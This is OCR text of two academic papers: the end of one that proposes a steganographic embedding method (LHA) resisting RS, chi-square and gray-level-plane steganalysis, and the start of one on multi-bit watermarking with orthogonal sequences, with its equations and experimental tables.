Fig. 5 shows the RS analysis results for a stego-image Baboon. When LSB replacement is used, the larger the payload, the greater is the difference between $(R_{-M} - S_{-M})$ and $(R_M - S_M)$. With LHA, however, $R_M \approx R_{-M} > S_M \approx S_{-M}$ always holds irrespective of the increasing payload. Fig.6 shows $R_{-M} - R_M$ from 100 stego-images using the straight LSB method and LHA techniques respectively, and from 100 *clean* images. Clearly, RS analysis is effective for the straight LSB method, but invalid for LHA.




Fig. 5. RS analysis of the stego-image Baboon. (a) Using the simple LSB replacement technique. (b) Using the LHA technique

Resistance against the GPC Analysis. Because the mapping F_{-1} is also used, both N_O and N_E are increased due to data embedding, and distribution of R remains centered around R=1 as shown in Fig.7, where the solid and dashed lines represent the distributions of R of the original and the stego-images generated with the LHA approach, respectively. Therefore, it is impossible to distinguish a stego-image from a clean image based on the parameter R.

3.3 Application of LHA to Transform Domain Embedding

Digital images are often stored in the JPEG format as quantized DCT coefficients. In this case, secret data can also be embedded to the LSB of quantized coefficients. But

images in the JPEG format have a property that the coefficient's occurrence frequency decreases with increasing magnitude, and the data insertion must not change this feature. To hide data in JPEG images, F5 has been proposed [11], which is developed from its predecessors F3 and F4 using a *matrix encoding* technique.




Fig. 6. Values of $R_{-M}-R_M$ calculated from 100 stego-images by using the LSB-replacement method and the LHA techniques, and from the same 100 images without secret data




Fig. 7. Distributions of R of original images and that of LHA based stego-images

In F3, nonzero coefficients are used, whose magnitudes are decremented by 1 when the LSB does not match. This is for keeping the above-mentioned features and preventing the occurrence frequencies of $2i$ and $2i+1$ from being close to each other, a signature detectable by χ^2 test. However, since the magnitude decrements generate 0s from the original +1 or −1, the receiver is unable to distinguish a steganographic 0 from an original 0, and the data-hider must repeatedly embed the affected bits when zeros are produced. Thus, F3 produces more even coefficients than odd ones resulting in an abnormal histogram, therefore becomes vulnerable to steganalysis.

F4 overcomes the above drawback by making both even negative and odd positive coefficients represent a stego-one, and odd negative and even positive represent a stego-zero. F5 is a combination of F4 and matrix encoding, which embeds m bits into 2^m-1 coefficients using less than one LSB alteration to reduce distortion due to data embedding. But F5 causes a decrease of image energy because of the magnitude decrement, or shrinkage of histogram. This may provide a clue for steganalysis [10].

By using the LHA approach, a coefficient equal to j is changed to either $j+1$ or $j-1$ when it differs from a corresponding hidden bit, where both even negative and odd positive coefficients are also used to represent a stego-one, and odd negative and even positive with a stego-zero. There are two exceptions: a coefficient originally equal to -1 may be changed to -2 or 1, and an original $+1$ may be changed to -1 or $+2$. So, the magnitude and shape of the coefficient histogram is preserved when the LHA technique is used, and any steganalytic algorithm that explores abnormality in histogram can be defeated. Fig. 8 shows the histograms of original quantized DCT coefficients and stego-coefficients of a compressed image Baboon with a quality factor 70. A secret bit was embedded into the (3,3) coefficient in every 8-by-8 block using F5 and LHA, respectively. It is clear that the LHA method keeps the histogram of transform coefficients unchanged whereas F5 causes detectable modifications.




Fig. 8. Histograms of original quantized and stego-DCT coefficients with F5 and LHA

4 Conclusion

In addition to the χ^2 test and RS analysis, the presence of secret message based on LSB replacement can also be revealed by viewing the image as a 3D landscape and counting the numbers of crossings, N_0 and N_1, through two interleaved families of gray-level planes, $\mathbf{P}_O$ and $\mathbf{P}_E$. These two families may be referred to as odd and even gray-level planes. With an increasing amount of embedded information, N_E rises whereas N_O keeps unchanged. This leads to a new steganalytic method as named the GPC analysis in this paper.

All the three steganalytical methods make use of the asymmetry inherent in the procedure of conventional LSB embedding as only the mapping F_1 is used. In order to

resist this type of attacks, a more balanced scheme is introduced in which both F_1 and F_{-1} are used to preserve the image histogram so that some abnormal features are effectively avoided. Although modifications are no longer confined to the least significant bit plane, the new method does not introduce any additional visual distortion to the cover image. Extraction of the embedded data can still be accomplished by simply extracting the LSBs of the stego-image. The proposed approach is also applicable to the LSB modification of transform domain coefficients, and a detectable signature of histogram shrinkage introduced by techniques such as F5 is avoided.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (No. 60072030) and Key Disciplinary Development Program of Shanghai (2001-44).

References

1. Petitcolas, F.A.P., Anderson, R.J., and Kuhn, M.G.: "Information Hiding — A Survey," Proc. IEEE, 87 (1999) 1062 –1078
2. Fridrich, J., and Goljan, M.: "Practical Steganalysis of Digital Images — State of the Art," Proceedings of SPIE, Vol. 4675, San Jose, USA, Jan. 2002, 1–13
3. Wang, H., and Wang, S.: "Cyber Warfare — Steganography vs. Steganalysis," Communication of the ACM (in press)
4. Westfeld, A., and Pfitzmann, A.: "Attacks on Steganographic Systems," Lecture Notes in Computer Science, vol. 1768 (1999) 61–76
5. Provos, N., and Honeyman, P.: "Detecting Steganographic Content on the Internet," CITI Technical Report 01–11 (2001)
6. Fridrich, J., Goljan, M., and Du, R.: "Detecting LSB Steganography in Color and Gray-Scale Images," Magazine of IEEE Multimedia, Special Issue on Security, Oct.-Dec. issue (2001) 22–28
7. Fridrich, J., Du, R., and Long, M.: "Steganalysis of LSB Encoding in Color Images," in 2000 IEEE Int. Conf. on Multimedia and Expo, vol. 3 (2000) 1279–1282
8. Fridrich, J., Goljan, M., and Du, R.: Steganalysis Based on JPEG Compatibility. Proceedings of SPIE, Vol. 4518 (2001) 275–280
9. Fridrich, J., Goljan, M., and Hogea, D.: Attacking the OutGuess. in Proc. of the ACM Workshop on Multimedia and Security 2002, Juan-les-Pins, France, December 6, 2002
10. Fridrich, J., Goljan, M., and Hogea, D.: "Steganalysis of JPEG Image: Breaking the F5 Algorithm," in 5th International Workshop on Information Hiding, Noordwijkerhout, Netherlands, Oct. 2002
11. Westfeld, A.: F5 — A Steganographic Algorithm. Lecture Notes in Computer Science, vol. 2137 (2001) 289–302
12. Lyu, S., and Farid, H.: Detecting Hidden Message Using Higher-Order Statistics and Support Vector Machines. In 5th International Workshop on Information Hiding, Noordwijkerhout, The Netherlands, 7–9 October 2002
13. Ettinger, J.: Steganalysis and Game Equilibria. Lecture Notes in Computer Science, vol. 1525 (1998) 319–328
14. Provos, N.: Defending against Statistical Steganalysis. In 10th USENIX Security Symposium, Washington, DC (2001)
15. Wang, S., Zhang, X., and Zhang, K.: Steganographic Technique Capable of Withstanding RQP Analysis. Journal of Shanghai University, 6 (2002) 273–277

Multi-bit Watermarking Scheme Based on Addition of Orthogonal Sequences

Xinpeng Zhang, Shuozhong Wang, and Kaiwen Zhang

Communication & Information Engineering, Shanghai University, Shanghai 200072, China
zhangxinpeng@263.net,shuowang@yc.shu.edu.cn,ztszkwzr@sh163.net

Abstract. In this paper, a scheme of watermark embedding based on a set of orthogonal binary sequences is introduced. The described technique is intended to be incorporated into various public watermarking frameworks developed for different digital media including images and audio signals. Unlike some previous methods using PN sequences in which each sequence carries only one bit of the watermark data, the proposed approach maps a number of bits to a single sequence from an orthogonal set. Both analytical and experimental studies show that, owing to the full exploitation of information carrying capability of each binary sequence, the performance is significantly improved compared with previous methods based on a one-bit-per-sequence technique.

1 Introduction

Watermark is a digital code embedded imperceptibly and robustly in the host data and typically contains information about the owner, origin, status, and/or destination of the data [1,2]. In terms of embedding capacity, watermarking schemes can be classified into single-bit and multiple-bit schemes. In single-bit schemes, the detection results are simply binary, namely, "marked" or "not-marked". It is often important for the purpose of IPR protection, however, to embed more information into the host signal such as the name and address of the owner. Therefore, a larger information embedding capacity is desirable. Since there are conflicts between imperceptibility, robustness and capacity, compromises must be sought.

Watermarking by adding pseudo-random (PN) sequences to the host data was employed in many techniques. The types of host include color images [3], audio signals [4], vertex coordinates of polygonal models [5], etc. The method is applicable in spatial domain [3,4], Fourier transform domain [5], DCT domain [6], wavelet domain [7-9], and other domains [10-12]. To achieve better performances, various techniques have been proposed. For example, watermark signals can be pretreated before insertion to enhance robustness [4]. Adjusting watermark strength referenced to the host data amplitude can provide better imperceptibility [7,8,11]. It is also helpful to adapt the watermark strength to visual effects with respect to frequency locations and local luminance [13]. Some other algorithms employ masking effects in spatial and/or frequency domains when inserting watermarks [9,14,15].

Robustness of multi-bit watermarking schemes based on adding PN sequences against different attacks has been studied [16]. However it is rather difficult for these methods to provide a high embedding capacity since the sequences must be long enough to ensure sufficient robustness. In view of this, other methods that are not

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 407–418, 2003.

based on addition, such as quantization watermarking [17,18], different energy watermarking (DEW) [19] and non-additive watermarking [20], have emerged.

The reason that embedding capacity of schemes using addition of PN sequences is low is that the information carrying capability of each sequence has not been fully exploited. In this regard, we propose an improved multi-bit scheme using a set of orthogonal binary sequences, leading to significant improvements in performance. This technique can be incorporated into various public-watermarking frameworks based upon addition of binary sequences and developed for various digital media including images and audio signals.

The paper is organized as follows. Section II analytically discusses performances of multi-bit watermarking schemes based on addition of PN sequences and using a one-bit-per-sequence strategy. Section III proposes a novel scheme using orthogonal sequences to achieve increased capacity. In Section IV, performance of the new method is studied, and simulation results presented. Section V concludes the paper.

2 Multi-bit Watermarking Based on One-Bit-per-Sequence Scheme

Multi-bit watermarking using a one-bit-per-sequence scheme is a straightforward extension of the single-bit methods. A single-bit method adds a PN sequence as a watermark into host data. Cross-correlation between the received data and the known watermark is computed in detection. If the correlation is greater than a predefined threshold, the received data is judged as *marked*, otherwise *not-marked*.

Suppose that **I** is the host data. **S** is a PN sequence of length N whose elements are either +1 or −1. The embedding scheme can be expressed as:

$$I'(j) = I(j) + \alpha\, S(j), \qquad j = 0, 1, \ldots, N-1 \ , \tag{1}$$

where **I'** is the watermarked signal, and α the strength of the mark. Modifying the watermark amplitude according to the host data, or introducing characteristics of the human perseptual system, **H**, to improve imperceptibility, Equation (1) is modified as

$$I'(j) = I(j) + \alpha \left|H(j)\right| S(j), \qquad j = 0, 1, \ldots, N-1 \ , \tag{2}$$

where **H** is related to perceptual models and may be a function of frequencies and spatial/temporal properties. In the presence of additive interference (channel noise or hostile attack), the received signal becomes

$$I''(j) = I'(j) + N(j) \ . \tag{3}$$

In this study, the host data are pre-processed in some way before embedding in order to achieve spectrum equalization, that is, to make each coefficient possess a uniform energy statistically. For example, shuffling the host data pseudo-randomly prior to transform can remove correlation between adjacent samples [21,22]. Therefore, the coefficients in the transform domain are i.i.d. Gaussian with a zero mean and an identical standard deviation σ_{I}. With spectrum equalization, Equation (1), instead of (2), can be used to simplify analysis, and make it possible to directly study the relation

between the watermarking performance and the host data energy. In addition, since watermarked data may be subjected to channel noise or undergo compression coding, spectrum equalization provides advantages that the additive interference can be considered as white Gaussian noise.

Similar to the single-bit scheme, multi-bit watermarking uses more than one PN sequence, each representing one bit in the watermark. To be embedded into N coefficients in the host, a meaningful watermark is first converted into an L_S-bit binary array $\mathbf{W}$, each bit taking +1 or −1. In most cases, N is significantly greater than L_S, therefore L_S nearly independent PN sequences, each N bits long, can be found:

$$\left\langle \mathbf{S}_u, \mathbf{S}_v \right\rangle = \sum_{j=0}^{N-1} S_u(j)\, S_v(j) \approx 0, \quad u, v = 0, 1, \ldots, L-1; u \neq v\,. \tag{4}$$

Multiplied by $W(i)$, these sequences are superimposed to produce the embedded mark:

$$\mathbf{I}' = \mathbf{I} + \sum_{k=0}^{L-1} \alpha_S\, W(i)\, \mathbf{S}_i\,, \tag{5}$$

where α_S is the strength of watermarking based on single-bit-per-sequence scheme. In watermark extraction, cross-correlation is calculated:

$$\rho_i = \frac{1}{N} \sum_{j=0}^{N-1} I''(j)\, S_i(j)\,. \tag{6}$$

The mutual influence tamongst different watermark bits is considered negligible due to the approximate independence between the PN sequences as shown in Equation (4).

By introducing spectral equalization, any additive interference can be modeled by a zero mean i.i.d. Gaussian process with standard deviation σ_N. According to the central limit theorem, the output of the cross-correlation satisfies Gaussian distribution:

$$\rho_i \sim N\left(W(i)\, \alpha_S, \sqrt{\frac{\sigma_I^{\,2} + \sigma_N^{\,2}}{N}} \right), \tag{7}$$

where $W(i)$ is either +1 or −1. Thus, a decision criterion is obtained, and the embedded watermark bits can be extracted:

$$W'(i) = \begin{cases} 1 & \rho_i \geq 0 \\ -1 & \rho_i < 0 \end{cases} \tag{8}$$

The error probability in extracting each bit is:

$$\mathrm{BER}_S = 1 - \Phi\left(\alpha_S \sqrt{\frac{N}{\sigma_I^{\,2} + \sigma_N^{\,2}}} \right). \tag{9}$$

If all transforms used in this scheme are orthogonal, the watermark energy in the transform domain is equal to that in the time/space domain,

$$E_{\mathrm{S,mark}} = L_{\mathrm{S}}\, N\, \alpha_{\mathrm{S}}^{\,2}. \tag{10}$$

The parameters $E_{\mathrm{S,mark}}$, BER_S, and L_S can be used to represent imperceptibility, robustness, and embedding capacity, respectively. It is obvious from Equations (9) and (10) that there are conflicts between these basic specifications. With the same values of σ_{I} and σ_{N}, any improvement in one of the three specifications can only be made at some cost of the other two.

It is clear that simply extending a single-bit scheme by superposition of mutually independent sequences to achieve multi-bit embedding is not satisfactory because of the direct conflicts between the three basic specifications. Achieving a higher capacity by using a one-bit-per-sequence scheme implies increasing the total watermark energy therefore inevitably sacrificing the robustness and imperceptibility. The problem is that every PN sequence is only mapped to a single bit in the watermark, and the information carrying capacity is not fully exploited. In order to resolve this problem, a novel scheme is introduced in the next section.

3 Multi-bit Watermarking with Addition of Orthogonal Sequences

3.1 Embedding Procedure

The key to the proposed approach is a mapping between a set of orthogonal sequences and groups of bits in the embedded data so that each sequence can carry more than one bit. The embedding procedure is as follows.

i) Assume that there are N coefficients in the host signal available to modification for watermark hiding. Thus, a total of N orthogonal sequences, Hadamard codes for example, with a length of N bits and element values of either +1 or −1 can be found.

ii) Divide the N binary sequences into $R = N/M$ subsets denoted $\mathbf{S}_0, \mathbf{S}_1, \ldots, \mathbf{S}_{R-1}$, where $M = 2^m$. Each subset contains M sequences: $\{\mathbf{S}_{0,0}, \mathbf{S}_{0,1}, \ldots, \mathbf{S}_{0,M-1}\}$, $\{\mathbf{S}_{1,0}, \mathbf{S}_{1,1}, \ldots, \mathbf{S}_{1,M-1}\}$, $\ldots$, $\{\mathbf{S}_{R-1,0}, \mathbf{S}_{R-1,1}, \ldots, \mathbf{S}_{R-1,M-1}\}$.

iii) Convert a meaningful watermark into binary, and expand the binary sequence by padding zeros to yield an array of length $L_{\mathrm{M}} = 2\,mR$. Truncate the binary sequence if the length is greater than L_{M}.

iv) Segment the L_{M} bit binary sequence into $2R$ sections of length m. The m-bit binary numbers in these sections may be referenced to in decimal, denoted $\mathbf{W} = \{W(0), W(1), \ldots, W(2R-1)\}$.

v) Divide $\mathbf{W}$ into two halves: $\mathbf{W}_1 = \{W(0), W(1), \ldots, W(R-1)\}$, and $\mathbf{W}_2 = \{W(R), W(R+1), \ldots, W(2R-1)\}$, and map the M possible values in each pair, $W(i)$ and $W(i+R)$ from the two halves respectively, to the M sequences in the subset of the same index i.

vi) Add the sequences in $\mathbf{S}_i$ corresponding to $W(i)$, $i = 0, 1, \ldots, R-1$, to the host data, and subtract the sequences in $\mathbf{S}_i$ corresponding to $W(i+R)$, $i = 0, 1, \ldots, R-1$, from the host data, respectively.

The arrangements of the watermark-carrying sequences and the watermark bits, and the mapping between them are illustrated in Figure 1. In this way, each sequence

carries m watermark bits, and all together L_M bits carried by $2R$ orthogonal sequences are embedded. Note that $W(i)$ and $W(i+R)$ are independently embedded if they are different. Otherwise, instead of subtracting $\mathbf{S}_{i,W(i+R)}$, $\mathbf{S}_{i,W(i+R)+1}$ is added to the host data where operation +1 in the subscripts are modulo-R. The watermark to be embedded is now given in the following expression:

$$\hat{\mathbf{S}}_i = \begin{cases} \mathbf{S}_{i,W(i)} - \mathbf{S}_{i,W(i+R)} & W(i) \neq W(i+R) \\ \mathbf{S}_{i,W(i)} + \mathbf{S}_{i,W(i)+1} & W(i) = W(i+R) \end{cases}. \tag{11}$$




Fig. 1. Embedding scheme: Organization of watermark-carrying sequences and watermark bits, and the mapping

Finally, the watermarked data are obtained:

$$\mathbf{I}' = \mathbf{I} + \alpha_M \sum_{i=0}^{R-1} \hat{\mathbf{S}}_i \,, \tag{12}$$

where α_M is the watermarking strength, which is different from α_S.

3.2 Watermark Extraction

Cross-correlations between the received data and the known sequences $\mathbf{S}_{i,0}$, $\mathbf{S}_{i,1}$, … , and $\mathbf{S}_{i,M-1}$, respectively, are calculated. If positive and negative peaks occur when correlated respectively with, say, $\mathbf{S}_{i,A}$ and $\mathbf{S}_{i,B}$, and the magnitude of correlation with $\mathbf{S}_{i,B}$ is no less than that both with $\mathbf{S}_{i,A+1}$ and with $\mathbf{S}_{i,A-1}$, a decision can be made that $W(i)$ is A, and $W(i+R)$ is B. Otherwise, $W(i+R) = A$ if the magnitude of correlation with $\mathbf{S}_{i,A+1}$ is greater than that with $\mathbf{S}_{i,A-1}$, and $W(i+R) = A-1$ if the reverse is true.

In this way, the entire watermark can be extracted from the received data. Figure 2 shows the correlation outputs between a subset of 128 orthogonal sequences and a simulated received data. Two distinct peaks, one positive and the other negative, are present. These 7 bit binary codes can represent any characters drawn from the 128 alphanumeric-character set. In this example, the extracted ASCII characters are ‘c’

and '5', corresponding to $W(i)$=99 and $W(i+R)$=53, respectively. Additive white Gaussian noise has been added to the data with SNR = 30 dB. There is considerable undulation in the correlation output because of the effects of the host data as well as the noise. In this example the noise interference has not destroyed the watermark detection, meaning that the method has certain noise resisting capability.




Fig. 2. Cross-correlation between a set of 128 sequences and received data. The data are contaminated by noise with SNR=30dB. The positive and negative peaks show that the two embedded characters are 'c' and '5'

4 Performance Analysis

Suppose that $\rho_{0,W(0)}$ is the cross-correlation between the detected data and $\mathbf{S}_{0,W(0)}$. According to the central limit theorem,

$$\rho_{0,W(0)} = \frac{1}{N}\sum_{j=0}^{N-1}\left[I''(j)S_{0,w(0)}(j)\right] \sim N\left(\alpha_{\mathrm{M}}, \sqrt{\frac{\sigma_{\mathrm{I}}^{\,2}+\sigma_{\mathrm{N}}^{\,2}}{N}}\right), \tag{13}$$

while the cross-correlations between the detected data and other sequences in $\mathbf{S}_0$ are

$$\rho_{0,\mathrm{other}} \sim N\left(0, \sqrt{\frac{\sigma_{\mathrm{I}}^{\,2}+\sigma_{\mathrm{N}}^{\,2}}{N}}\right). \tag{14}$$

Thus, the probability density function of $(\rho_{0,W(0)} - \rho_{0,\mathrm{other}})$ is

$$\left(\rho_{0,W(0)} - \rho_{0,\mathrm{other}}\right) \sim N\left(\alpha_{\mathrm{M}}, \sqrt{\frac{2(\sigma_{\mathrm{I}}^{\,2}+\sigma_{\mathrm{N}}^{\,2})}{N}}\right). \tag{15}$$

Therefore, the probability of $\rho_{0,W(0)}$ being greater than one $\rho_{0,\mathrm{other}}$ can be obtained:

$$P\left[\left(\rho_{0,W(0)}-\rho_{0,\text{other}}\right)>0\right]=\Phi\left(\alpha_{\text{M}}\sqrt{\frac{N}{2(\sigma_{\text{I}}^{\ 2}+\sigma_{\text{N}}^{\ 2})}}\right). \tag{16}$$

In extraction, $W(0)$ will be judged correctly if $\rho_{0,W(0)}$ is greater than all $\rho_{0,\text{other}}$. Because the probability given by Equation (16) is very close to 1 and the effect of embedding $W(R)$ on $\rho_{0,W(0)}$ can be neglected, the probability of $\rho_{0,W(0)}$ being greater than all $\rho_{0,\text{other}}$ approximately equals

$$P_0=1-M\left\{1-\Phi\left[\alpha_{\text{M}}\sqrt{\frac{N}{2(\sigma_{\text{I}}^{\ 2}+\sigma_{\text{N}}^{\ 2})}}\right]\right\}. \tag{17}$$

Here the situation $W(0)=W(R)$ has been ignored as the probability of its happening is rather small. If the decision made for $W(0)$ is in error, the average number of bits in error is $m/2$ as $W(0)$ contains m mark bits. Therefore, the bit error rate in extraction of $W(0)$ is

$$\text{BER}_{\text{M}}=\frac{M}{2}\left\{1-\Phi\left[\alpha_{\text{M}}\sqrt{\frac{N}{2(\sigma_{\text{I}}^{\ 2}+\sigma_{\text{N}}^{\ 2})}}\right]\right\}. \tag{18}$$

This is a general expression for the BER in extraction of any $W(i)$ and $W(i+R)$.

Similar to the method based on addition of ordinary PN sequences, the energy in the embedded watermark is

$$E_{\text{M, mark}}=2RN\alpha_{\text{M}}^{\ 2}=\frac{1}{m}L_M\ N\alpha_{\text{M}}^{\ 2}. \tag{19}$$

5 Experimental Results and Performance Studies

As a multi-bit embedding scheme, the technique introduced in this paper can be used in conjunction with various public watermarking frameworks, irrespective of the types of digital media such as image, audio, and video. Also, it is not restricted to any specific operating domain (whether time/space or transform domain), transform used and embedding locations chosen. In our performance study, nonetheless, experiments were carried out on still images using a DCT technique to embed watermark into a middle band in the transform domain.

5.1 Description of the Experiment

A 256×256 test image Lena was segmented into 32×32=1024 blocks, each sized 8×8. Two-dimensional DCT was then performed on the blocks resulting in a total of 64 data groups, each sized 32×32 and composed of coefficients taken from one of 64 positions in all 1024 blocks. The coefficients in these groups were shuffled pseudo-

randomly prior to a second-layer DCT. The purpose of data shuffling, as stated above, was to remove correlation between coefficients and make the second-layer DCT coefficients in each group to possess a uniform expected energy, that is, to achieve spectral equalization. Incidentally, the particular mapping corresponding to the shuffling may be used as part of the key for prevention of unauthorized watermark extraction.

As a result of data shuffling, the second-layer DCT coefficients, except the DC component, within each group are i.i.d. Gaussian with a zero mean and a standard deviation associated to the rank of the group inherited from the index of the first layer DCT. This was confirmed by a χ^2 test with a level of significance 0.10. In Table 1, standard deviation values of the spectrum-equalized second-layer DCT coefficients of the test image corresponding to the eight diagonal indices are listed.

Table 1. Standard deviation of the spectrum-equalized second-layer DCT coefficients of Lena at diagonal frequency locations

Data group index	(1,1)	(2,2)	(3,3)	(4,4)	(5,5)	(6,6)	(7,7)	(8,8)
$\sigma_{\mathbf{I}}$	368.9	57.0	25.4	14.2	10.2	6.4	4.6	4.3

It is clear from the preceding analysis that the watermark performance is closely related to the choice of several parameters including N, M, and α. It is also related to the amplitude of host data and noise.

In the experiments, $N = 1024$. Coefficients of group (4,4) were chosen as the host data for embedding, with $\sigma_{\mathbf{I}} = 14.23$. Let $M = 128$ so that 7 bits were carried by each orthogonal sequence, which can represent one character. Thus, a total of 16 alphanumeric characters were embedded into the host image.

5.2 Performance Comparison

In the experiments, the peak-signal-to-watermark power ratio (PSWR) was used to describe invisibility, while the character-extraction error rate (CER) under the attack of AWGN at PSNR=30 dB was used to represent robustness. From Equation (9), CER of the single-bit-per-sequence scheme is given by

$$\mathrm{CER}_{\mathrm{S}} = m\,\mathrm{BER}_{\mathrm{S}} = m\left[1-\Phi\left(\alpha_{\mathrm{S}}\sqrt{\frac{N}{\sigma_{\mathbf{I}}{}^2+\sigma_{\mathbf{N}}{}^2}}\right)\right], \tag{20}$$

while CER of the proposed method can be obtained from Equation (17):

$$\mathrm{CER}_{\mathrm{M}} = M\left\{1-\Phi\left[\alpha_{\mathrm{M}}\sqrt{\frac{N}{2(\sigma_{\mathbf{I}}{}^2+\sigma_{\mathbf{N}}{}^2)}}\right]\right\}. \tag{21}$$

PSWR can be calculated by the following equation:

$$\mathrm{PSWR} = 10\log_{10}\frac{\sigma_{\mathrm{p}}{}^2 S}{E_{\mathrm{mark}}}, \tag{22}$$

where σ_P is the magnitude of peak signal and S is the size of host data. In the experiment, σ_P =255 and S =256×256.

With the same amount of data embedded, robustness and imperceptibility were effectively increased by using the proposed approach compared to the original method as shown in Fig.3 where the embedded data are 16 alphanumeric characters.

Alternatively, with the same robustness and imperceptibility, a larger embedding capacity can be achieved by using the proposed method. If robustness and imperceptibility of the original scheme are kept at the same level as shown by the solid line in Figure 3, both the numbers of bits and characters embedded using the old method can be calculated. The results are listed in Table 2, from which one can see that the new method provides a higher embedding capacity.




Fig. 3. Comparison of robustness and imperceptibility using original (dashed line) and proposed (solid line) approaches with 16 alphanumeric characters embedded

Table 2. Embedding capacities with different imperceptibility and robustness

CER (%)		2.50	1.11	0.46	0.16	0.045	0.011	0.0037
PSWR (dB)		46.0	45.5	45.0	44.5	44.0	43.5	43.0
Number of embedded characters	Proposed method (K_M)	16	16	16	16	16	16	16
	Original method (K_S)	8	7	7	6	6	5	5
$K = K_M / K_S$		2.00	2.29	2.29	2.67	2.67	3.20	3.20

5.3 Simulation Results

A low rate of character extraction error is required in practical applications. In the experiment, α_M = 2.72 was used to give a CER = 1.0% under AGWN interference at

PSNR = 30 dB. In this case PSWR = 45.46dB, obtained from Figure 3. This was in good agreement with simulation results.

Three common types of attack were tested in the experiment. They were low-pass filtering, noise interference, and JPEG compression.

Table 3 gives character-extraction error rates at different noise levels. In the experiment, 50 tests were carried out with a total of 800 embedded characters to produce the statistical results. The experimental results are in line with the theoretical calculation based on Equations (21), as shown in Figure 4.

Table 3. Character-extraction error rate at different noise levels

PSNR (dB)	28	30	32	34	36
Character-extraction error rate (%)	2.62	1.13	0.75	0.50	0.38

